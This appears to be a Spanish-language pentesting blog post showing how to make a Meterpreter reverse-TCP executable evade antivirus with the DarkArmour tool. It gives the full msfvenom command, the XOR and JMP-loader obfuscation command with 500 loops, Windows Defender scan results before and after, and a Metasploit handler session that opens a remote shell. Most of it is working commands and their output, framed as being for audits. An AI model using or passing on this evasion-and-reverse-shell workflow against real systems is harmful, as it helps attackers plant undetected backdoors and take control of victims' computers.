



18 de enero de 2020

## Meterpreter FUD con DarkArmour

Muy buenas a todos!

Esta semana vamos a poner a prueba una herramienta llamada **DarkArmour**, que promete generar binarios totalmente indetectables utilizando diferentes tipos de técnicas de evasión.



Hace ya un tiempo, estuvimos probando una herramienta similar llamada **Shellter** que podéis encontrar [en este enlace](#).


A pesar de que el cometido final pueda ser el mismo, hay algunas diferencias importantes entre estas herramientas. Principalmente, el propósito de **Shellter** es infectar un binario legítimo con un payload, mientras que **DarkArmour**, utiliza técnicas de evasión (cifrado, inyección en memoria, etc..) en nuestro *bicho* para que no sea detectado por las soluciones antivirus.

Para poder llevarlo a la práctica, lo primero que necesitaremos será descargar el proyecto desde el siguiente enlace:

[git.dylan.codes/batman/darkarmour](https://git.dylan.codes/batman/darkarmour)

En función de nuestro sistema operativo, tendremos que instalar algunas dependencias. Para las distros basadas en **Debian**, la sentencia de instalación será la siguiente:


```
sudo apt install mingw-w64-tools mingw-w64-common g++-mingw-w64  
gcc-mingw-w64 upx-ucl osslsigncode
```



```
Terminal
Archivo  Editor  Ver  Terminal  Pestañas  Ayuda
root ~$ sudo apt install mingw-w64-tools mingw-w64-common g++-mingw-w64 gcc-mingw-w64 upx-ucl osslsigncode
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
osslsigncode ya está en su versión más reciente (2.0-1).
fijado osslsigncode como instalado manualmente.
upx-ucl ya está en su versión más reciente (3.95-2+b1).
Se instalarán los siguientes paquetes adicionales:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64-i686 g++-mingw-w64-x86-64
  gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-x86-64 mingw-w64-i686-dev
  mingw-w64-x86-64-dev
Paquetes sugeridos:
  gcc-8-locales
Se instalarán los siguientes paquetes NUEVOS:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64 g++-mingw-w64-i686
  g++-mingw-w64-x86-64 gcc-mingw-w64 gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-x86-64
  mingw-w64-common mingw-w64-i686-dev mingw-w64-tools mingw-w64-x86-64-dev
0 actualizados, 13 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
Se necesita descargar 138 MB de archivos.
Se utilizarán 812 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n]
```

A continuación, necesitaremos generar un binario. En este caso, utilizaré **msfvenom** con un payload de meterpreter/reverse\_tcp:


```
msfvenom -p windows/x64/meterpreter/reverse_tcp  
LHOST=192.168.160.129 LPORT=4444 -f exe -o exploit.exe
```



```
Terminal  
Archivo Editar Ver Terminal Pestañas Ayuda  
root ~ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.204.128 LPORT=4444 -f exe -  
o exploit.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: exploit.exe
```

Ahora que ya tenemos todo lo necesario, consultaremos la ayuda para ver que nos ofrece esta herramienta escrita en **Python**. Para ello, lanzaremos el siguiente comando:


```
python3 darkarmour.py --help
```



```
Terminal  
Archivo Editar Ver Terminal Pestañas Ayuda  
usage: darkarmour.py [-h] [-f FILE] -e ENCRYPT [-S SHELLCODE] [-b] [-d] [-u]  
                  [-j] [-r] [-s] [-k KEY] [-l LOOP] [-o OUTFILE]  
  
optional arguments:  
  -h, --help            show this help message and exit  
  -f FILE, --file FILE  file to crypt, assumed as binary if not told otherwise  
  -e ENCRYPT, --encrypt ENCRYPT  
                        encryption algorithm to use (xor)  
  -S SHELLCODE, --shellcode SHELLCODE  
                        file contating the shellcode, needs to be in the  
                        'msfvenom -f raw' style format  
  -b, --binary          provide if file is a binary exe  
  -d, --dll             use reflective dll injection to execute the binary  
                        inside another process  
  -u, --upx            pack the executable with upx  
  -j, --jmp            use jmp based pe loader  
  -r, --runpe          use runpe to load pe  
  -s, --source         provide if the file is c source code  
  -k KEY, --key KEY    key to encrypt with, randomly generated if not  
                        supplied  
  -l LOOP, --loop LOOP number of levels of encryption  
  -o OUTFILE, --outfile OUTFILE  
                        name of outfile, if not provided then random filename  
                        is assigned
```

Como podemos ver en la imagen anterior, tenemos diferentes opciones. En nuestro caso, vamos a realizar una prueba con el siguiente comando:

```
python3 darkarmour.py -f /root/exploit.exe -e xor -j -k
darkbyte -l 500 -u -o /root/exploit_encoded.exe
```



Terminal


Archivo Editar Ver Terminal Pestañas Ayuda

DarkArmour

By Dylan Halls | Version 0.3

```
[i] Started armouring /root/exploit.exe (7168 bytes)
[i] Configuring to use JMP loader
[i] Beginning encryption via XOR
[i] Generating and encrypting with key (371)
```

Una vez finalizado el proceso (que variará en función de los *loops* que hayamos indicado), nos informará de los datos escritos en el binario:




Terminal

Archivo Editar Ver Terminal Pestañas Ayuda

```
4, 0x95, 0x96, 0x97, 0x98, 0x99, 0x9a, 0x9b, 0x9c, 0x9d, 0x9e, 0x9f, 0xa0, 0xa1, 0xa2, 0xa3, 0xa4, 0xa5, 0xa6, 0xa7, 0xa8, 0xa9, 0xaa, 0xab, 0xac, 0xad, 0xae, 0xaf, 0xb0, 0xb1, 0xb2, 0xb3, 0xb4, 0xb5, 0xb6, 0xb7, 0xb8, 0xb9, 0xba, 0xbb, 0xbc, 0xbd, 0xbe, 0xbf, 0xc0, 0xc1, 0xc2, 0xc3, 0xc4, 0xc5, 0xc6, 0xc7, 0xc8, 0xc9, 0xca, 0xcb, 0xcc, 0xcd, 0xce, 0xcf, 0xd0, 0xd1, 0xd2, 0xd3, 0xd4, 0xd5, 0xd6, 0xd7, 0xd8, 0xd9, 0xda, 0xdb, 0xdc, 0xdd, 0xde, 0xdf, 0xe0, 0xe1, 0xe2, 0xe3, 0xe4, 0xe5, 0xe6, 0xe7, 0xe8, 0xe9, 0xea, 0xeb, 0xec, 0xed, 0xee, 0xef, 0xf0, 0xf1, 0xf2, 0xf3, 0xf4, 0xf5, 0xf6, 0xf7, 0xf8, 0xf9, 0xfa, 0xfb, 0xfc, 0xfd, 0xfe, 0xff, 0x100, 0x101, 0x102, 0x103, 0x104, 0x105, 0x106, 0x107, 0x108, 0x109, 0x10a, 0x10b, 0x10c, 0x10d, 0x10e, 0x10f, 0x110, 0x111, 0x112, 0x113, 0x114, 0x115, 0x116, 0x117, 0x118, 0x119, 0x11a, 0x11b, 0x11c, 0x11d, 0x11e, 0x11f, 0x120, 0x121, 0x122, 0x123, 0x124, 0x125, 0x126, 0x127, 0x128, 0x129, 0x12a, 0x12b, 0x12c, 0x12d, 0x12e, 0x12f, 0x130, 0x131, 0x132, 0x133, 0x134, 0x135, 0x136, 0x137, 0x138, 0x139, 0x13a, 0x13b, 0x13c, 0x13d, 0x13e, 0x13f, 0x140, 0x141, 0x142, 0x143, 0x144, 0x145, 0x146, 0x147, 0x148, 0x149, 0x14a, 0x14b, 0x14c, 0x14d, 0x14e, 0x14f, 0x150, 0x151, 0x152, 0x153, 0x154, 0x155, 0x156, 0x157, 0x158, 0x159, 0x15a, 0x15b, 0x15c, 0x15d, 0x15e, 0x15f, 0x160, 0x161, 0x162, 0x163, 0x164, 0x165, 0x166, 0x167, 0x168, 0x169, 0x16a, 0x16b, 0x16c, 0x16d, 0x16e, 0x16f, 0x170, 0x171, 0x172, 0x173, 0x174, 0x175, 0x176, 0x177, 0x178, 0x179, 0x17a, 0x17b, 0x17c, 0x17d, 0x17e, 0x17f, 0x180, 0x181, 0x182, 0x183, 0x184, 0x185, 0x186, 0x187, 0x188, 0x189, 0x18a, 0x18b, 0x18c, 0x18d, 0x18e, 0x18f, 0x190, 0x191, 0x192, 0x193, 0x194, 0x195, 0x196, 0x197, 0x198, 0x199, 0x19a, 0x19b, 0x19c, 0x19d, 0x19e, 0x19f, 0x1a0, 0x1a1, 0x1a2, 0x1a3, 0x1a4, 0x1a5, 0x1a6, 0x1a7, 0x1a8, 0x1a9, 0x1aa, 0x1ab, 0x1ac, 0x1ad, 0x1ae, 0x1af, 0x1b0, 0x1b1, 0x1b2, 0x1b3, 0x1b4, 0x1b5, 0x1b6, 0x1b7, 0x1b8, 0x1b9, 0x1ba, 0x1bb, 0x1bc, 0x1bd, 0x1be, 0x1bf, 0x1c0, 0x1c1, 0x1c2, 0x1c3, 0x1c4, 0x1c5, 0x1c6, 0x1c7, 0x1c8, 0x1c9, 0x1ca, 0x1cb, 0x1cc, 0x1cd, 0x1ce, 0x1cf, 0x1d0, 0x1d1, 0x1d2, 0x1d3, 0x1d4, 0x1d5, 0x1d6, 0x1d7, 0x1d8, 0x1d9, 0x1da, 0x1db, 0x1dc, 0x1dd, 0x1de, 0x1df, 0x1e0, 0x1e1, 0x1e2, 0x1e3, 0x1e4, 0x1e5, 0x1e6, 0x1e7, 0x1e8, 0x1e9, 0x1ea, 0x1eb, 0x1ec, 0x1ed, 0x1ee, 0x1ef, 0x1f0, 0x1f1, 0x1f2, 0x1f3)
[i] Preparing and writing 7168 bytes to pe image
[i] Writing header file
[i] Creating decryption routine with recursion depth 500
[+] Wrote 409279 bytes to /root/exploit_encoded.exe
```

Además de la información escrita, el ejecutable resultante lanzará una consola cada vez que se ejecute, en la que realizará un *jump* a la dirección de memoria donde se encuentra nuestro payload. Podemos comprobar los cambios utilizando los comandos **ls** y **file**:



```
Terminal
Archivo  Editar  Ver  Terminal  Pestañas  Ayuda
root ~ ls -l exploit*
-rwxr-xr-x 1 root root 409279 ene 16 12:58 exploit_encoded.exe
-rw-r--r-- 1 root root 7168 ene 16 12:57 exploit.exe
root ~ file exploit.exe
exploit.exe: PE32+ executable (GUI) x86-64, for MS Windows
root ~ file exploit_encoded.exe
exploit_encoded.exe: PE32+ executable (console) x86-64, for MS Windows
root ~
```

Llegados a este punto, solo nos quedará escanear el binario y comprobar su funcionamiento. Si escaneamos el primer fichero generado **exploit.exe** podremos ver que el antivirus nos detectará inmediatamente:

## Amenazas actuales

Las amenazas actuales son elementos detectados por un examen que requieren alguna acción.

✖ Se han detectado amenazas. Inicia las acciones recomendadas.

Iniciar acciones

Trojan:Win64/Meterpreter.E  
18/01/2020

Grave  
▼

En cambio, con la versión modificada **exploit\_encoded.exe** la mayoría de antivirus no detectarán el payload, tal y como se muestra en la siguiente imagen:

# Exámenes avanzados

Ejecuta un examen completo, personalizado o de Windows Defender sin Conexión.

Último examen: 18/01/2020 (examen personalizado)


0

Se encontraron amenazas

1

Archivos examinados

Por último, ejecutaremos nuestro *exploit* y podremos comprobar que funciona sin ningún tipo de problema:



```
Terminal
Archivo  Editar  Ver  Terminal  Pestañas  Ayuda

      =[ metasploit v5.0.70-dev                               ]
+ -- --=[ 1961 exploits - 1094 auxiliary - 336 post           ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops              ]
+ -- --=[ 7 evasion                                           ]

[*] Starting persistent handler(s)...
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (206403 bytes) to 192.168.160.136
[*] Meterpreter session 1 opened (192.168.160.129:4444 -> 192.168.160.136:1556) at 2020-01-18 12:55:25 +0100

meterpreter > shell
Process 624 created.
Channel 1 created.
Microsoft Windows [Versión 10.0.17134.1]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

COMMANDO 18/01/2020 12:55:54,85
C:\Users\Usuario\Desktop>
```

Como dato adicional, en las pruebas realizadas, los mejores resultados han sido obtenidos a partir de las 5000 iteraciones.

Espero que os haya gustado y os resulte útil en vuestras próximas auditorías.

Nos vemos en la próxima!

Darkbyte © 2018 - 2020  
Contenido protegido por [Creative Commons 4.0](#)